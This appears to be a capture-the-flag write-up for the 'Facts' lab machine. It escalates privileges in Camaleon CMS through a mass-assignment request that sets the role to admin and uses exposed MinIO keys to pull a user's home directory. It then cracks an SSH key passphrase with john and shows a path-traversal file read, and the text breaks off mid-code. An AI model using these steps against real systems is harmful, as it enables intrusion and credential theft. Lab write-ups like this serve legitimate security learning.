
I’ll click on “Users”, but it resulted in a “not authorized” error. There’s likely a higher-tier admin role.

Since the CMS version is known, I’ll Google for any known bugs, and found it has a Mass Assignment vulnerability.
CVE-2025-2304 - Mass Assignment:
Camaleon CMS is built with Ruby on Rails, which follows the Model-View-Controller (MVC) architecture. With MVC, database records are represented by models, while controllers can create, delete, and modify them and their properties. One advantage of MVC is that it abstracts away direct database interactions. Controllers can populate or update an entire model from a set of user-supplied parameters in a single operation, rather than updating individual database fields one by one. However, not all model properties are meant to be editable, and restrictions on this are often insufficient in controllers. A mass assignment vulnerability arises when user-supplied parameters are blindly mapped to a model by the controller, allowing modification of sensitive properties such as roles, permissions, or account status.
Specific to CVE-2025-2304:
A Privilege Escalation through a Mass Assignment exists in Camaleon CMS. When a user wishes to change his password, the ‘updated_ajax’ method of the UsersController is called. The vulnerability stems from the use of the dangerous permit! method, which allows all parameters to pass through without any filtering.
At the time of release, there’s little public info on the vulnerability. All I got was the small paragraph above from the RubySec advisory and the GitHub patch commit.
I’ll update my password, which resulted in this POST request:

All parameters are sent to the controller in the format of password[<field>]. As shown in the patch commit, the controller uses the insecure .permit! method, which blindly processes all parameters without filtering.

I’ll check its user model, and find there’s two roles in the CMS: client and admin. To escalate, I’ll inject password[role]=admin into the POST data:
_method=patch&authenticity_token=6_wy3rtiIpRNMt9VR6lALgo7EMq5zur_hao0A7GGCQqy5yO93YbB9_gGFhRz23irg27yiALRkvXdReFjKj2HNA&password%5Bpassword%5D=ch3ng&password%5Bpassword_confirmation%5D=ch3ng&password%5Brole%5D=admin

After I forward the request and reload the page, more menus appeared:


I’ll go through the site settings, and find an AWS key at Settings > General Site > Filesystem Settings.
TCP54321 - AWS S3/MinIO:
MinIO is essentially a self-hosted implementation of AWS S3. It’s compatible with existing AWS tools, and I can directly interact with it using the aws CLI toolset.
I’ll first configure the access keys and then access the endpoint.
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ aws configure AWS Access Key ID [None]: AKIADB4AD22A789C8ED6 AWS Secret Access Key [None]: /L15VQhSexf6RG9yn1bQYdAMXguhtDmaCz38Derc Default region name [None]: us-east-1 Default output format [None]: ┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ aws s3 ls --endpoint-url http://facts.htb:54321 2025-09-11 21:36:52 internal 2025-09-11 21:36:52 randomfacts
There’re 2 buckets: internal and randomfacts. randomfacts contains images for the webapp.
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ aws s3 ls s3://randomfacts --endpoint-url http://facts.htb:54321 2025-09-11 21:37:06 446847 animalejected.png 2025-09-11 21:37:06 271210 annefrankasteroid.png 2025-09-11 21:37:06 255778 catsattachment.png 2025-09-11 21:37:05 411597 cuteanimals.png 2025-09-11 21:37:05 177331 darkchocolate.png 2025-09-11 21:37:05 312753 dogscatssmell.png 2025-09-11 21:37:04 922561 dolphinfact.png 2025-09-11 21:37:04 67352 finlandhappiest.png 2025-09-11 21:37:04 388178 firstimpressions.png 2025-09-11 21:37:04 100689 firsttransaction.png 2025-09-11 21:37:03 222436 firstwebcam.png 2025-09-11 21:37:03 128158 georgewashingtonslaves.png 2025-09-11 21:37:03 34816 logopage.png 2025-09-11 21:37:03 16886 logopage2.png 2025-09-11 21:37:02 80796 pressureupbeat.png 2025-09-11 21:37:02 24792 primary-question-mark.png 2025-09-11 21:37:02 341284 smallanimals.png 2025-09-11 21:37:02 332397 superiorpeople.png 2025-09-11 21:37:01 39579 vanilla.png 2025-09-11 21:37:01 35769 youtubewatchhours.png
internal however looks like someone’s home directory:
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ aws s3 ls s3://internal --endpoint-url http://facts.htb:54321 PRE .bundle/ PRE .cache/ PRE .ssh/ 2026-01-09 05:15:13 220 .bash_logout 2026-01-09 05:15:13 3900 .bashrc 2026-01-09 05:17:17 20 .lesshst 2026-01-09 05:17:17 807 .profile
Foothold:
SSH Key Recovery:
I’ll download everything in internal:
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ aws s3 sync s3://internal ./internal --endpoint-url http://facts.htb:54321 download: s3://internal/.bash_logout to internal/.bash_logout download: s3://internal/.bashrc to internal/.bashrc download: s3://internal/.bundle/cache/compact_index/rubygems.org.443.29b0360b937aa4d161703e6160654e47/info-etags/abbrev-a8535dd69eea7328daee4b1edb3c5fc9 to internal/.bundle/cache/compact_index/rubygems.org.443.29b0360b937aa4d161703e6160654e47/info-etags/abbrev-a8535dd69eea7328daee4b1edb3c5fc9 download: s3://internal/.bundle/cache/compact_index/rubygems.org.443.29b0360b937aa4d161703e6160654e47/info-etags/Ascii85-cd6bda2cb46ae99572d8c23376105ecf to internal/.bundle/cache/compact_index/rubygems.org.443.29b0360b937aa4d161703e6160654e47/info-etags/Ascii85-cd6bda2cb46ae99572d8c23376105ecf ..SNIP..
There’s a lot of cache files, but inside .ssh/ there’s a private key.
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ ls -la internal/.ssh total 16 drwxr-xr-x 2 ch3ng ch3ng 4096 Feb 1 16:13 . drwxr-xr-x 5 ch3ng ch3ng 4096 Feb 1 16:13 .. -rw-r--r-- 1 ch3ng ch3ng 82 Feb 1 14:16 authorized_keys -rw-r--r-- 1 ch3ng ch3ng 464 Feb 1 14:16 id_ed25519
However, the username is still unknown. The private key is also password-protected, I’ll use ssh2john to crack it.
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ ssh2john id_ed25519 > hash.txt ┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt Using default input encoding: UTF-8 Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64]) Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes Cost 2 (iteration count) is 24 for all loaded hashes Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status dragonballz (id_ed25519) 1g 0:00:00:36 DONE (2026-02-01 22:50) 0.02732g/s 87.45p/s 87.45c/s 87.45C/s adriano..imissu Use the "--show" option to display all of the cracked passwords reliably Session completed.
For convenience, I used ssh-keygen to get rid of the passphrase. Incidentally, it revealed that the key has comments, which turns out to be the username.
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ ssh-keygen -p -f id_ed25519 Enter old passphrase: Key has comment 'trivia@facts.htb' Enter new passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved with the new passphrase.
Now I can SSH in.
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ ssh trivia@facts.htb -i id_ed25519 Warning: Permanently added 'facts.htb' (ED25519) to the list of known hosts. Enter passphrase for key 'id_ed25519': Last login: Sun Feb 1 13:09:39 UTC 2026 from 10.10.14.12 on ssh Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/pro System information as of Sun Feb 1 01:12:09 PM UTC 2026 System load: 0.0 Usage of /: 71.7% of 7.28GB Memory usage: 18% Swap usage: 0% Processes: 222 Users logged in: 1 IPv4 address for eth0: 10.129.225.196 IPv6 address for eth0: dead:beef::250:56ff:fe95:fb4 0 updates can be applied immediately. Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings trivia@facts:~$ id uid=1000(trivia) gid=1000(trivia) groups=1000(trivia)
Unintended Way - Path Traversal:
At the time, I did not know SSH keys could contain comment fields, so I spent a lot of time looking for hints of the user in the CMS itself. I was also watching the HTB Discord channel, and saw quite a few people mentioning path traversals. This led me to CVE-2024-46987, an authenticated path traversal vulnerability that enables arbitrary file read. However, the advisory stated that it had been patched since version 2.8.1, so it should be irrelevant here. I tried it anyway, and to my shock, it worked:

The /etc/passwd file can be read, revealing the trivia user. The vulnerability is also exploitable by any authenticated user, so I can read its SSH key this way, skipping the privilege escalation and S3 access entirely.

I was still confused about how this was all possible, so I dug further into the vulnerability.
According to the CVE details:
A path traversal vulnerability accessible via MediaController’s
download_private_filemethod allows authenticated users to download any file on the web server Camaleon CMS is running on (depending on the file permissions).
The vulnerable code was the download_private_file() function in app/controllers/camaleon_cms/admin/media_controller.rb:
# download private files
def download_private_file
  cama_uploader.enable_private_mode!

  sanitize_private_filename!
  return render(plain: 'Invalid file', status: :forbidden) unless @private_file_path

  fetched = cama_uploader.fetch_file(@private_file_path)

